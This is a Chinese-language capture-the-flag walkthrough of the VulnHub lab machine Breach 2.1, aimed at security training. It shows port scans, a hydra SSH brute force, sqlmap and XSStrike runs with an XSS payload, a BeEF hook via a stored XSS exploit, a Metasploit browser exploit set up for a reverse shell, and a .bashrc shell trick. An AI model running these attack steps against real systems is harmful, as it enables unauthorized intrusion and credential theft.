

Breach2.1
Breach2.1
信息收集
全端口扫描
┌──(root㉿kali)-[~/vulnhub/Breach2.1]
└─# nmap -sS 192.168.110.151 -p 1-65535
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-18 09:39 CST
Stats: 0:00:13 elapsed; 0 hosts completed (0 up), 1 undergoing ARP Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Nmap scan report for 192.168.110.151
Host is up (0.00028s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE
111/tcp   open  rpcbind
47265/tcp open  unknown
65535/tcp open  unknown
MAC Address: 00:0C:29:06:78:12 (VMware)
使用更加详细的扫描
┌──(root㉿kali)-[~/vulnhub/Breach2.1]
└─# nmap -sT -sC -sV -O -p111,46218,65535 192.168.110.151
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-18 09:46 CST
Nmap scan report for 192.168.110.151
Host is up (0.00043s latency).

PORT      STATE  SERVICE VERSION
111/tcp   open   rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          34145/tcp6  status
|   100024  1          42413/udp6  status
|   100024  1          47265/tcp   status
|_  100024  1          60312/udp   status
46218/tcp closed unknown
65535/tcp open   ssh     OpenSSH 6.7p1 Debian 5+deb8u2 (protocol 2.0)
| ssh-hostkey:
|   1024 f3:53:9a:0b:40:76:b1:02:87:3e:a5:7a:ae:85:9d:26 (DSA)
|   2048 9a:a8:db:78:4b:44:4f:fb:e5:83:6b:67:e3:ac:fb:f5 (RSA)
|   256 c1:63:f1:dc:8f:24:81:82:35:fa:88:1a:b8:73:40:24 (ECDSA)
|_  256 3b:4d:56:37:5e:c3:45:75:15:cd:85:00:4f:8b:a8:5e (ED25519)
MAC Address: 00:0C:29:06:78:12 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.79 seconds
选项参数解释
1. -sT
含义:进行 TCP 连接扫描(TCP Connect Scan)。这是一种最基本的 TCP 扫描方式,它通过调用系统的 connect() 函数来尝试与目标主机的指定端口建立完整的 TCP 连接(三次握手:SYN -> SYN/ACK -> ACK)。
优点:不需要特殊的权限,因为它是基于正常的 TCP 连接,大多数操作系统都允许普通用户发起这种连接。
缺点:容易被目标主机的入侵检测系统(IDS)或防火墙检测到,因为它会完成完整的 TCP 连接过程。
2. -sC
含义:使用默认的 NSE(Nmap Scripting Engine)脚本进行扫描。NSE 脚本是用 Lua 编写的一系列脚本,用于执行各种高级的网络扫描任务,如漏洞检测、服务枚举等。-sC 会调用 Nmap 自带的一些常用脚本,这些脚本通常用于发现目标主机上的常见服务和潜在漏洞。
作用:可以帮助用户快速发现目标主机上的一些已知安全问题或特殊服务配置。
3. -sV
含义:进行服务版本检测(Service Version Detection)。Nmap 会尝试确定目标主机上正在运行的服务的具体版本信息。通过向目标端口发送特定的探测数据包,并分析返回的响应,Nmap 可以识别出服务的类型(如 HTTP、FTP、SSH 等)以及其具体的版本号。
作用:了解服务版本有助于判断目标主机上是否存在已知的安全漏洞,因为很多安全漏洞是与特定版本的服务相关的。
可以看到开放了ssh

根据提示peter的密码是inthesource
┌──(root㉿kali)-[~/vulnhub/Breach2.1]
└─# hydra -L user.txt -P pass.txt ssh://192.168.110.151:65535
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-03-18 10:38:22
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 3 tasks per 1 server, overall 3 tasks, 3 login tries (l:1/p:3), ~1 try per task
[DATA] attacking ssh://192.168.110.151:65535/

[65535][ssh] host: 192.168.110.151   login: peter   password: inthesource
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-03-18 10:38:45
登录

ssh peter@192.168.110.151 -p65535

没有登录成功,再次扫描端口发现多出一个80端口,应该是检测到登录后会加载80端口的服务

80端口信息收集
在网页源码中找到
扫描目录
┌──(root㉿kali)-[~/vulnhub/Breach2.1]
└─# dirb http://192.168.110.151/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Mar 18 10:43:55 2025
URL_BASE: http://192.168.110.151/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.110.151/ ----
==> DIRECTORY: http://192.168.110.151/blog/
==> DIRECTORY: http://192.168.110.151/images/
+ http://192.168.110.151/index.html (CODE:200|SIZE:468)
+ http://192.168.110.151/server-status (CODE:403|SIZE:303)

---- Entering directory: http://192.168.110.151/blog/ ----
+ http://192.168.110.151/blog/index.php (CODE:200|SIZE:5600)
+ http://192.168.110.151/blog/README (CODE:200|SIZE:721)
==> DIRECTORY: http://192.168.110.151/blog/smilies/
==> DIRECTORY: http://192.168.110.151/blog/wysiwyg/

---- Entering directory: http://192.168.110.151/images/ ----

---- Entering directory: http://192.168.110.151/blog/smilies/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.110.151/blog/wysiwyg/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Tue Mar 18 10:44:03 2025
DOWNLOADED: 13836 - FOUND: 4
漏洞查找与利用
sql注入和xss
xss:
┌──(root㉿kali)-[~/XSStrike]
└─# python xsstrike.py -u "http://192.168.110.151/blog/index.php?search=1"

        XSStrike v3.1.5

[~] Checking for DOM vulnerabilities
[+] WAF Status: Offline
[!] Testing parameter: search
[!] Reflections found: 2
[~] Analysing reflections
[~] Generating payloads
[!] Payloads generated: 6144
------------------------------------------------------------
[+] Payload: <DEtaILs%09ontOGGLe%0a=%0aconfirm()>
[!] Efficiency: 100
[!] Confidence: 10
[?] Would you like to continue scanning? [y/N] y
sql注入使用sqlmap进行探测
sqlmap -u "http://192.168.110.151/blog/index.php?search=*"

在oscommerce找到一个凭据

放在线网站爆破一下md5

getshell
查找这个nday发现有个xss
使用beef-xss
根据https://www.exploit-db.com/exploits/17640 的提示,访问目标靶机的注册页面,然后输入 攻击代码,密码和邮箱字段随便输入提交即可
提交成功之后访问http://192.168.110.151/blog/members.html 即可触发漏洞,此时便会在beef框架上看被控制端,具体过程如下:

访问:

成功:


再使用Redirect Browse配合metasploit拿个反弹shell
msf6 exploit(multi/browser/firefox_proto_crmfrequest) > set SRVHOST 192.168.110.129
SRVHOST => 192.168.110.129
msf6 exploit(multi/browser/firefox_proto_crmfrequest) > set URIPATH shell
URIPATH => shell
msf6 exploit(multi/browser/firefox_proto_crmfrequest) > set LHOST 192.168.110.129
LHOST => 192.168.110.129
msf6 exploit(multi/browser/firefox_proto_crmfrequest) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.110.129:4444
msf6 exploit(multi/browser/firefox_proto_crmfrequest) > [*] Using URL: http://192.168.110.129:8080/shell
[*] Server started.

成功反弹shell
查看ssh配置文件
cat /etc/ssh/sshd_config

执行了一个startme,可能之前登录时就是因为这个文件才被踢出来
将一个shell写入
echo "exec sh" > .bashrc
再次ssh登录成功
tcpdump提权
先尝试suid提权
$ find / type f -perm -4000 2>/dev/null
/bin/su
/bin/umount
/bin/mount
/bin/fusermount
/bin/ntfs-3g
/usr/bin/newgrp
/usr/bin/at
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/procmail
/usr/bin/sudo
/usr/bin/X
/usr/bin/pkexec
/usr/sbin/exim4
/usr/sbin/pppd
/usr/lib/eject/dmcrypt-get-device
/usr/lib/telnetlogin
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/sbin/mount.nfs
没有找到可以利用的点
查看网络连接
netstat -lnp

可以看到开启了2323端口
连接一下看看
$ telent 127.0.0.1 2323
sh: 22: telent: not found
$ telnet 127.0.0.1 2323
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
29 45'46" N 95 22'59" W
给了一个经纬度
使用谷歌地图查看
